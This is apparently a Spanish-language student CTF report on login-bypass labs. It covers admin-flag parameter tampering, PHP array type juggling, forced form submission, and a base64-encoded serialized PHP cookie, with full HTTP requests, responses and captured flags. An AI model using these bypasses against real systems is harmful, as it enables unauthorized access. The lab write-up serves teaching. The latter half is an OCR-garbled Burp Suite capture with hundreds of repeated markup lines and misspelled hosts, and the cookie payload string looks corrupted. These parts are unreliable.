

Para este laboratorio utilizamos Burp Suit y se aprovecho las herramientas del navegador del mismo y se interceptó la petición , así se descubrió que tiene el parametro `$isAdmin = false` y al modificar su estado a `true` da acceso.

Inyección de Parámetros es un fallo grave de Control de Acceso (Insecure Direct Object Reference o vulnerabilidad de Lógica de Negocio):

- Insecure Direct Object Reference (IDOR) / Lógica de Negocio: Se está alterando el estado de la sesión enviando una variable que debería ser "de solo lectura" o gestionada internamente por el servidor (por ejemplo, en una sesión protegida).
- Mass Assignment: Es común en frameworks donde los objetos (como el objeto User) se actualizan automáticamente con todos los datos que vienen del `$_POST`. Al enviar `isAdmin=true`, el framework lo asigna directamente al usuario sin preguntar.

3.4.1.3. Proceso de Explotación y Evidencias





3.4.2. Laboratorio 10: Login Bypass 2 / viuciberseguridad.wsg127.com

3.4.2.1. Detalle de la Vulnerabilidad

Durante la evaluación del laboratorio **/retos/bypass_login2/index.php** se identificó una vulnerabilidad relacionada con los mecanismos de autenticación de la aplicación. El problema estaba asociado al tratamiento de los datos recibidos por el servidor y a la forma en que estos eran procesados durante la validación de credenciales.

El análisis permitió observar que la aplicación utilizaba funciones nativas de PHP para comparar la información suministrada por el usuario con los valores almacenados en el sistema. Sin embargo, la

validación implementada no contemplaba adecuadamente los diferentes tipos de datos que podían ser recibidos en la solicitud, generando comportamientos inesperados durante el proceso de autenticación.

Esta situación evidenciaba una falta de validación de las entradas antes de su procesamiento, lo que podía provocar resultados distintos a los previstos por los desarrolladores y afectar la fiabilidad de los controles de acceso. La vulnerabilidad se encontraba directamente relacionada con el manejo dinámico de tipos de datos característico del lenguaje PHP y con la ausencia de verificaciones adicionales en el flujo de autenticación.

3.4.2.2. Proceso de Explotación y Evidencias

La explotación y obtención de la bandera de seguridad se realizaron interactuando directamente sobre las variables de la solicitud HTTP en **Burp Suite Repeater**:

1. Al analizar el código fuente del formulario en la respuesta HTTP base, se determinó que la aplicación realizaba conversiones de contraseñas del lado del cliente y las procesaba a través de parámetros visibles en la URL de tipo `index.php?login=...&password_=...&password=...`
2. Se modificó manualmente la petición HTTP estableciendo el valor fijo del usuario objetivo (`login=admin`) y alterando la sintaxis del parámetro oculto que recibe el hash para obligar al intérprete a procesarlo como un arreglo multidimensional (`password[]=`).

Petición HTTP final enviada en Burp Suite (Evidencia):

```
GET /retos/bypass_login2/index.php?login=admin&password[]= HTTP/1.1Host:
viuciberseguridad.wsg127.comUser-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: en-
US,en;q=0.5Connection: closeCookie: PHPSESSID=14be22725ebbf5487d5c74274c2e60bUpgrade-Insecure-Requests: 1
```


Al evadir la restricción de contraseña, el flujo del script concedió privilegios totales de administración reflejando en las líneas finales del cuerpo de la respuesta HTML (línea 239) el token de validación definitivo: Welcome AdminFlag: `flag{Vo0gUfeubq6kEdcJDaRBPijqWgnqyuhG}`

3.4.3 Laboratorio 11: Login_Bypass 3 / viuciberseguridad.wsg127.com

3.4.3.1 Detalle de la Vulnerabilidad

Al omitir la ejecución de los scripts de validación del cliente, el servidor recibió una petición que carecía de las comprobaciones de seguridad necesarias, logrando así el acceso al sistema mediante el salto lógico del formulario de login.

Forzado de Envío (Submission Bypass): Se ejecutó el método `document.form.submit()` de manera manual. Esta acción forzó el envío de la petición al servidor sin pasar por los eventos de validación (como `onsubmit` o funciones de validación de campos) que normalmente se ejecutan al hacer clic en el botón "Iniciar Sesión".





Automatización de la explotación mediante la consola de JavaScript del navegador

3.4.3.2 Metodología de Explotación (Lo que hicimos)

Durante la auditoría del laboratorio, se han seguido estos pasos:

- **Análisis de la Petición:** Utilizando **Burp Suite**, interceptamos la petición POST enviada al servidor al intentar el login convencional. Observamos la estructura de los datos (login y password).
- **Identificación de la debilidad:**
Se asigna 'lo_que_sea' al valor de la contraseña siendo irrelevante para el éxito del bypass en este reto.
- **Inyección de Parámetros:**
Como el servidor tenía la vulnerabilidad el hecho de que la contraseña fuera incorrecta no le importó. El servidor procesó el login basándose en la lógica defectuosa y entregó el flag. Escribimos **document.form.submit()**: Ejecutaste el método `submit()` del formulario, lo que equivale a hacer clic en el botón "Iniciar Sesión".

3.4.3.3 Proceso de Explotación y Evidencias



3.4.4 Laboratorio 12: Login Bypass 4 / viuciberseguridad.wsg127.com

3.4.4.1 Detalle de la Vulnerabilidad

Durante el análisis del archivo **source.php** se identificó una debilidad relacionada con la gestión de sesiones y el tratamiento de la información almacenada en las cookies de la aplicación. El código mostraba que los datos contenidos en el parámetro **creds** eran procesados mediante una decodificación previa y posteriormente reconstruidos en el servidor utilizando mecanismos propios de serialización de PHP.

La revisión de la lógica de autenticación permitió observar que la aplicación confiaba en la información recibida desde el cliente sin realizar verificaciones suficientes sobre la integridad y el tipo de los datos procesados. Además, el mecanismo de validación utilizaba comparaciones no estrictas, una práctica que puede generar comportamientos inesperados debido al sistema dinámico de tipos del lenguaje PHP.

Como consecuencia, un atacante podía manipular determinados valores almacenados en la cookie para alterar el resultado de las comprobaciones realizadas por la aplicación. Esta situación comprometía la fiabilidad del proceso de autenticación y abría la posibilidad de acceder a funcionalidades reservadas para usuarios con mayores privilegios.

3.4.4.2 Proceso de Explotación y Evidencias

La explotación del fallo y la extracción de la bandera se realizaron manipulando la persistencia de datos directamente en los encabezados HTTP a través de **Burp Suite Repeater**:

1. Mediante la inspección del archivo de depuración source.php, se identificó la estructura del arreglo asociativo esperado por el backend: array('username' => 'admin', 'password' => true). Al someter dicha estructura al formato de serialización estándar de PHP, se define la siguiente cadena: a:2:{s:8:"username";s:5:"admin";s:8:"password";b:1;}
2. El payload fue codificado en formato Base64 para cumplir con los requerimientos lógicos de la aplicación, obteniendo el siguiente vector:
YToyOntzOjg6InVzZXJuYW1lIjtzOjU6ImFkbWluljtzOjg6InBhc3N3b3JkljtiOjE7fQ==. Posteriormente, en la pestaña *Repeater*, se substituyó el valor original del encabezado Cookie: creds= por el vector de ataque generado.

Petición HTTP enviada (Evidencia de Inyección):

```
GET /retos/bypass_login4/index.php HTTP/1.1
Host: viuciberseguridad.wsgl27.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: creds=YToyOntzOjg6InVzZXJuYW1lIjtzOjU6ImFkbWluljtzOjg6InBhc3N3b3JkljtiOjE7fQ==
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Respuesta HTTP recibida (Evidencia de Éxito y Flag):

```
HTTP/1.1 200 OK
Server: nginx/1.24.0
Content-Type: text/html

<div class='col-md-4 col-md-offset-4 col-xs-12'>
  <center>
    <br>
    <b>
      Congratulations! Here is the flag:
      flag{Pt0Bc6LsejAVshfbxNwEiKQUHtgHLEd0}
    </b>
  </center>
</div>
```


</center>

</div>

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Privacy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
945	https://reflex.settings.servic...	GET	/v1/buckets/main/collections/search...		✓	304	282					✓	151.101.1.91		07:36:06.16...	8080
947	https://reflex.settings.servic...	GET	/v1/buckets/main/collections/search...		✓	304	282					✓	151.101.1.91		07:36:07.16...	8080
948	https://reflex.settings.servic...	GET	/v1/buckets/main/collections/addon...		✓	304	284					✓	151.101.1.91		07:36:07.16...	8080
949	https://reflex.settings.servic...	GET	/v1/buckets/main/collections/whats...		✓	304	282					✓	151.101.1.91		07:36:07.16...	8080
950	https://reflex.settings.servic...	GET	/v1/buckets/main/collections/piem...		✓	304	282					✓	151.101.1.91		07:36:07.16...	8080
951	http://vucberseguridad.wsgl...	GET	/zone.php			200	17693	HTML	php	WSG-CTF			20.82.4.148		07:37:28.16...	8080
952	http://vucberseguridad.wsgl...	GET	/reto.php?id=10		✓	200	6097	HTML	php	WSG-CTF			20.82.4.148		07:37:52.16...	8080
953	http://vucberseguridad.wsgl...	GET	/retosbypass_login2/index.php			200	7369	HTML	php	Login Bypass 2			20.82.4.148		07:38:16.16...	8080
957	https://contile.services.mozill...	GET	/v1/ides			204	395					✓	151.101.129.91		07:42:43.16...	8080
958	http://vucberseguridad.wsgl...	GET	/zone.php			200	17693	HTML	php	WSG-CTF			20.82.4.148		07:50:06.16...	8080
959	http://vucberseguridad.wsgl...	GET	/reto.php?id=12		✓	200	6095	HTML	php	WSG-CTF			20.82.4.148		07:50:12.16...	8080
961	http://vucberseguridad.wsgl...	GET	/retosbypass_login4/index.php			200	1305	HTML	php	Login Bypass 4			20.82.4.148		07:51:19.16...	8080

Request

Proxy Raw Hex

1 GET /retosbypass_login4/index.php HTTP/1.1

2 Host: vucberseguridad.wsgl27.com

3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:108.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp/*.*;q=0.8

5 Accept-Language: en-US,en;q=0.9

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://vucberseguridad.wsgl27.com/reto.php?id=12

9 Cookie: csrf=...

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0

3 Date: Tue, 16 Jun 2025 14:51:19 GMT

4 Content-Type: text/html

5 Connection: close

6 Powered-By: PHP/5.5.35

7 Content-Length: 1135

8

9 <html>

10 <head>

11 <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">

12 <link rel="stylesheet" type="text/css" href="/static/css/main.min.css">

13 <script>

14 <script>

15 </script>

16 </script>

17 </script>

18 </script>

19 </script>

20 </script>

21 <div class="col-md-4 col-md-offset-4 col-sm-12">

22 <div class="widget widget_login">

23 <div class="widget_content">

24 <form action="index.php" method="POST">

25 <div class="form-group">

26 <input type="text" name="username">

27 </div>

28 <div class="form-group">

29 <input type="password" name="password">

30 </div>

31 <div class="form-group">

32 <input type="submit" value="Login">

33 </div>

34 </div>

35 </div>

36 </div>

37 </div>

38 </div>

39 </div>

40 </div>

41 </div>

42 </div>

43 </div>

44 </div>

45 </div>

46 </div>

47 </div>

48 </div>

49 </div>

50 </div>

51 </div>

52 </div>

53 </div>

54 </div>

55 </div>

56 </div>

57 </div>

58 </div>

59 </div>

60 </div>

61 </div>

62 </div>

63 </div>

64 </div>

65 </div>

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

75 </div>

76 </div>

77 </div>

78 </div>

79 </div>

80 </div>

81 </div>

82 </div>

83 </div>

84 </div>

85 </div>

86 </div>

87 </div>

88 </div>

89 </div>

90 </div>

91 </div>

92 </div>

93 </div>

94 </div>

95 </div>

96 </div>

97 </div>

98 </div>

99 </div>

100 </div>

101 </div>

102 </div>

103 </div>

104 </div>

105 </div>

106 </div>

107 </div>

108 </div>

109 </div>

110 </div>

111 </div>

112 </div>

113 </div>

114 </div>

115 </div>

116 </div>

117 </div>

118 </div>

119 </div>

120 </div>

121 </div>

122 </div>

123 </div>

124 </div>

125 </div>

126 </div>

127 </div>

128 </div>

129 </div>

130 </div>

131 </div>

132 </div>

133 </div>

134 </div>

135 </div>

136 </div>

137 </div>

138 </div>

139 </div>

140 </div>

141 </div>

142 </div>

143 </div>

144 </div>

145 </div>

146 </div>

147 </div>

148 </div>

149 </div>

150 </div>

151 </div>

152 </div>

153 </div>

154 </div>

155 </div>

156 </div>

157 </div>

158 </div>

159 </div>

160 </div>

161 </div>

162 </div>

163 </div>

164 </div>

165 </div>

166 </div>

167 </div>

168 </div>

169 </div>

170 </div>

171 </div>

172 </div>

173 </div>

174 </div>

175 </div>

176 </div>

177 </div>

178 </div>

179 </div>

180 </div>

181 </div>

182 </div>

183 </div>

184 </div>

185 </div>

186 </div>

187 </div>

188 </div>

189 </div>

190 </div>

191 </div>

192 </div>

193 </div>

194 </div>

195 </div>

196 </div>

197 </div>

198 </div>

199 </div>

200 </div>

201 </div>

202 </div>

203 </div>

204 </div>

205 </div>

206 </div>

207 </div>

208 </div>

209 </div>

210 </div>

211 </div>

212 </div>

213 </div>

214 </div>

215 </div>

216 </div>

217 </div>

218 </div>

219 </div>

220 </div>

221 </div>

222 </div>

223 </div>

224 </div>

225 </div>

226 </div>

227 </div>

228 </div>

229 </div>

230 </div>

231 </div>

232 </div>

233 </div>

234 </div>

235 </div>

236 </div>

237 </div>

238 </div>

239 </div>

240 </div>

241 </div>

242 </div>

243 </div>

244 </div>

245 </div>

246 </div>

247 </div>

248 </div>

249 </div>

250 </div>

251 </div>

252 </div>

253 </div>

254 </div>

255 </div>

256 </div>

257 </div>

258 </div>

259 </div>

260 </div>

261 </div>

262 </div>

263 </div>

264 </div>

265 </div>

266 </div>

267 </div>

268 </div>

269 </div>

270 </div>

271 </div>

272 </div>

273 </div>

274 </div>

275 </div>

276 </div>

277 </div>

278 </div>

279 </div>

280 </div>

281 </div>

282 </div>

283 </div>

284 </div>

285 </div>

286 </div>

287 </div>

288 </div>

289 </div>

290 </div>

291 </div>

292 </div>

293 </div>

294 </div>

295 </div>

296 </div>

297 </div>

298 </div>

299 </div>

300 </div>

301 </div>

302 </div>

303 </div>

304 </div>

305 </div>

306 </div>

307 </div>

308 </div>

309 </div>

310 </div>

311 </div>

312 </div>

313 </div>

314 </div>

315 </div>

316 </div>

317 </div>

318 </div>

319 </div>

320 </div>

321 </div>

322 </div>

323 </div>

324 </div>

325 </div>

326 </div>

327 </div>

328 </div>

329 </div>

330 </div>

331 </div>

332 </div>

333 </div>

334 </div>

335 </div>

336 </div>

337 </div>

338 </div>

339 </div>

340 </div>

341 </div>

342 </div>

343 </div>

344 </div>

345 </div>

346 </div>

347 </div>

348 </div>

349 </div>

350 </div>

351 </div>

352 </div>

353 </div>

354 </div>

355 </div>

356 </div>

357 </div>

358 </div>

359 </div>

360 </div>

361 </div>

362 </div>

363 </div>

364 </div>

365 </div>

366 </div>

367 </div>

368 </div>

369 </div>

370 </div>

371 </div>

372 </div>

373 </div>

374 </div>

375 </div>

376 </div>

377 </div>

378 </div>

379 </div>

380 </div>

381 </div>

382 </div>

383 </div>

384 </div>

385 </div>

386 </div>

387 </div>

388 </div>

389 </div>

390 </div>

391 </div>

392 </div>

393 </div>

394 </div>

395 </div>

396 </div>

397 </div>

398 </div>

399 </div>

400 </div>

401 </div>

402 </div>

403 </div>

404 </div>

405 </div>

406 </div>

407 </div>

408 </div>

409 </div>

410 </div>

411 </div>

412 </div>

413 </div>

414 </div>

415 </div>

416 </div>

417 </div>

418 </div>

419 </div>

420 </div>

421 </div>

422 </div>

423 </div>

424 </div>

425 </div>

426 </div>

427 </div>

428 </div>

429 </div>

430 </div>

431 </div>

432 </div>

433 </div>

434 </div>

435 </div>

436 </div>

437 </div>

438 </div>

439 </div>

440 </div>

441 </div>

442 </div>

443 </div>

444 </div>

445 </div>

446 </div>

447 </div>

448 </div>

449 </div>

450 </div>

451 </div>

452 </div>

453 </div>

454 </div>

455 </div>

456 </div>

457 </div>

458 </div>

459 </div>

460 </div>

461 </div>

462 </div>

463 </div>

464 </div>

465 </div>

466 </div>

467 </div>

468 </div>

469 </div>

470 </div>

471 </div>

472 </div>

473 </div>

474 </div>

475 </div>

476 </div>

477 </div>

478 </div>

479 </div>

480 </div>

481 </div>

482 </div>

483 </div>

484 </div>

485 </div>

486 </div>

487 </div>

488 </div>

489 </div>

490 </div>

491 </div>

492 </div>

493 </div>

494 </div>

495 </div>

496 </div>

497 </div>

498 </div>

499 </div>

500 </div>

501 </div>

502 </div>

503 </div>

504 </div>

505 </div>

506 </div>

507 </div>

508 </div>

509 </div>

510 </div>

511 </div>

512 </div>

513 </div>

514 </div>

515 </div>

516 </div>

517 </div>

518 </div>

519 </div>

520 </div>

521 </div>

522 </div>

523 </div>

524 </div>

525 </div>

526 </div>

527 </div>

528 </div>

529 </div>

530 </div>

531 </div>

532 </div>

533 </div>

534 </div>

535 </div>

536 </div>

537 </div>

538 </div>

539 </div>

540 </div>

541 </div>

542 </div>

543 </div>

544 </div>

545 </div>

546 </div>

547 </div>

548 </div>

549 </div>

550 </div>

551 </div>

552 </div>

553 </div>

554 </div>

555 </div>

556 </div>

557 </div>

558 </div>

559 </div>

560 </div>

561 </div>

562 </div>

563 </div>

564 </div>

565 </div>

566 </div>

567 </div>

568 </div>

569 </div>

570 </div>

571 </div>

572 </div>

573 </div>

574 </div>

575 </div>

576 </div>

577 </div>

578 </div>

579 </div>

580 </div>

581 </div>

582 </div>

583 </div>

584 </div>

585 </div>

586 </div>

587 </div>

588 </div>

589 </div>

590 </div>

591 </div>

592 </div>

593 </div>

594 </div>

595 </div>

596 </div>

597 </div>

598 </div>

599 </div>

600 </div>

601 </div>

602 </div>

603 </div>

604 </div>

605 </div>

606 </div>

607 </div>

608 </div>

609 </div>

610 </div>

611 </div>

612 </div>

613 </div>

614 </div>

615 </div>

616 </div>

617 </div>

618 </div>

619 </div>

620 </div>

621 </div>

622 </div>

623 </div>

624 </div>

625 </div>

626 </div>

627 </div>

628 </div>

629 </div>

630 </div>

631 </div>

632 </div>

633 </div>

634 </div>

635 </div>

636 </div>

637 </div>

638 </div>

639 </div>

640 </div>

641 </div>

642 </div>

643 </div>

644 </div>

645 </div>

646 </div>

647 </div>

648 </div>

649 </div>

650 </div>

651 </div>

652 </div>

653 </div>

654 </div>

655 </div>

656 </div>

657 </div>

658 </div>

659 </div>

660 </div>

661 </div>

662 </div>

663 </div>

664 </div>

665 </div>

666 </div>

667 </div>

668 </div>

669 </div>

670 </div>

671 </div>

672 </div>

673 </div>

674 </div>

675 </div>

676 </div>

677 </div>

678 </div>

679 </div>

680 </div>

681 </div>

682 </div>

683 </div>

684 </div>

685 </div>

686 </div>

687 </div>

688 </div>

689 </div>

690 </div>

691 </div>

692 </div>

693 </div>

694 </div>

695 </div>

696 </div>

697 </div>

698 </div>

699 </div>

700 </div>

701 </div>

702 </div>

703 </div>

704 </div>

705 </div>

706 </div>

707 </div>

708 </div>

709 </div>

710 </div>

711 </div>

712 </div>

713 </div>

714 </div>

715 </div>

716 </div>

717 </div>

718 </div>

719 </div>

720 </div>

721 </div>

722 </div>

723 </div>

724 </div>

725 </div>

726 </div>

727 </div>

728 </div>

729 </div>

730 </div>

731 </div>

732 </div>

733 </div>

734 </div>

735 </div>

736 </div>

737 </div>

738 </div>

739 </div>

740 </div>

741 </div>

742 </div>

743 </div>

744 </div>

745 </div>

746 </div>

747 </div>

748 </div>

749 </div>

750 </div>

751 </div>

752 </div>

753 </div>

754 </div>

755 </div>

756 </div>

757 </div>

758 </div>

759 </div>

760 </div>

761 </div>

762 </div>

763 </div>

764 </div>

765 </div>

766 </div>

767 </div>

768 </div>

769 </div>

770 </div>

771 </div>

772 </div>

773 </div>

774 </div>

775 </div>



776 </div>

777 </div>

778 </div>

779 </div>

780




